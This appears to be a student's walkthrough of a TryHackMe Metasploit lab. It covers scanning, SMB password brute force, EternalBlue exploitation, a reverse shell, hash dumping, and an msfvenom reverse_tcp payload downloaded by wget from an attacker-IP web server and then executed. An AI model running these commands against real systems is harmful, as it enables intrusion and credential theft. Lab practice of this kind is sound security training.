
Task 1 Introduction

Task 2 Scanning
How many ports are open on the target system?
First we need to start msfconsole, than we search portscann\, use 5, set rhost (target ip)
Then we can finally run. We can see now there are 5 open ports.

Using the relevant scanner, what NetBIOS name can you see?
First, we need to find the right scanner which is a udp so we can run search NetBIOS, use 2, than we need to set rhost (target ip) finally we can use the run command. Finally we can see the Netbios name is Acme it support

What is running on port 8000?
First, we run search http_version, next use 0, then set rhost (target ip), we then need to set rport(target ip)than invoke run.

What is the “penny” user’s SMB password? Use the wordlist mentioned in the previous task
First, we need to create a user file with the name penny in it, then find smb_login, then use 0, set rhost (target IP), set userpass_file to true then set userpass-_file (password file dest), set user_file (file dest)then we can invoke run


Task 3 The Metasploit Database

Task 4 Vulnerability Scanning
Who wrote the module that allows us to check SMTP servers for open relay?
First, we just run our search for SMTP, then we use 23, show info, and see Campbell Murray is the creator.

Task 5 Exploitation
Exploit one of the critical vulnerabilities on the target VM
The first thing I’m going to do is create a workspace for this vm, so I need to use systemctl to start postgresql, msfdb init, start msfconsole, workspace -a tryhackme, then start msfconsole, run db_connect (target ip), run db_nmap -sV -p- (target ip), once we have our services we can run set rhost (target ip). I went with the same exploit, and that syntax used auxiliary/scanner/smb/smb_ms17_010, then show options to ensure I had the settings correct and then run.
What is the content of the flag.txt file?
For this one, we know we need a reverse shell to get to the file and we also know that is vulnerable to the ms17-010. So first we search in msfconsole search smb_ms17_eternalblue. Then we can show payloads and find a reverse shell, then set payload 2. Then we need to set rhost (target ip) and set a listening host set lhost (listing ip) than run the exploit. From here we get a reverse shell into systems and I just backed out using cd\ and then poked around until I found the flag file in Jons’s documents, when I found it I used the type command to see the text.
What is the NTLM hash of the password of the user “pirate”?
The first thing to do is get a meterpreter shell, which for some reason I had a problem with so I went back and reran the attack but instead of using payload 2 I left it black so the Metasploit default which includes a metertpreter shell would run. Once the shell popped up I just ran hashdump which gave all the hashes needed.

Launch the VM attached to this task. The username is Murphy, and the password is 1q2w3e4r. You can connect via SSH or launch this machine in the browser. Once on the terminal, type “sudo su” to get a root shell, this will make things easier.
The first thisng to do is ssh into the target using murphy@(target ip)
Create a meterpreter payload in the .elf format (on the AttackBox, or your attacking machine of choice).
For this were going to use msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=10.10.X.X LPORT=4444 -f elf > rev_shell.elf, next we can open msfconsole and search multi/handler, use 5. And then we need to set the lport and lhost on the handler and run the handler.
Transfer it to the target machine (you can start a Python web server on your attacking machine with the python3 -m http.server 9000 command and use wget http://ATTACKING_MACHINE_IP:9000/shell.elf to download it to the target machine).
Get a meterpreter session on the target machine.
For this we need to run on our attack machine exploit(multi/handler) > set payload linux/x86/meterpreter/reverse_tcp and set the lhost and lport. On our target machine, we need chmod +x rev_shell.elf and then Run the file by ./rev_shell.elf

Use a post exploitation module to dump hashes of other users on the system.
What is the other user’s password hash?
From the meterpreter terminal all we need to do is run post/linux/gather/hashdump and we get

Task 7 Summary

 R3ap3rd0g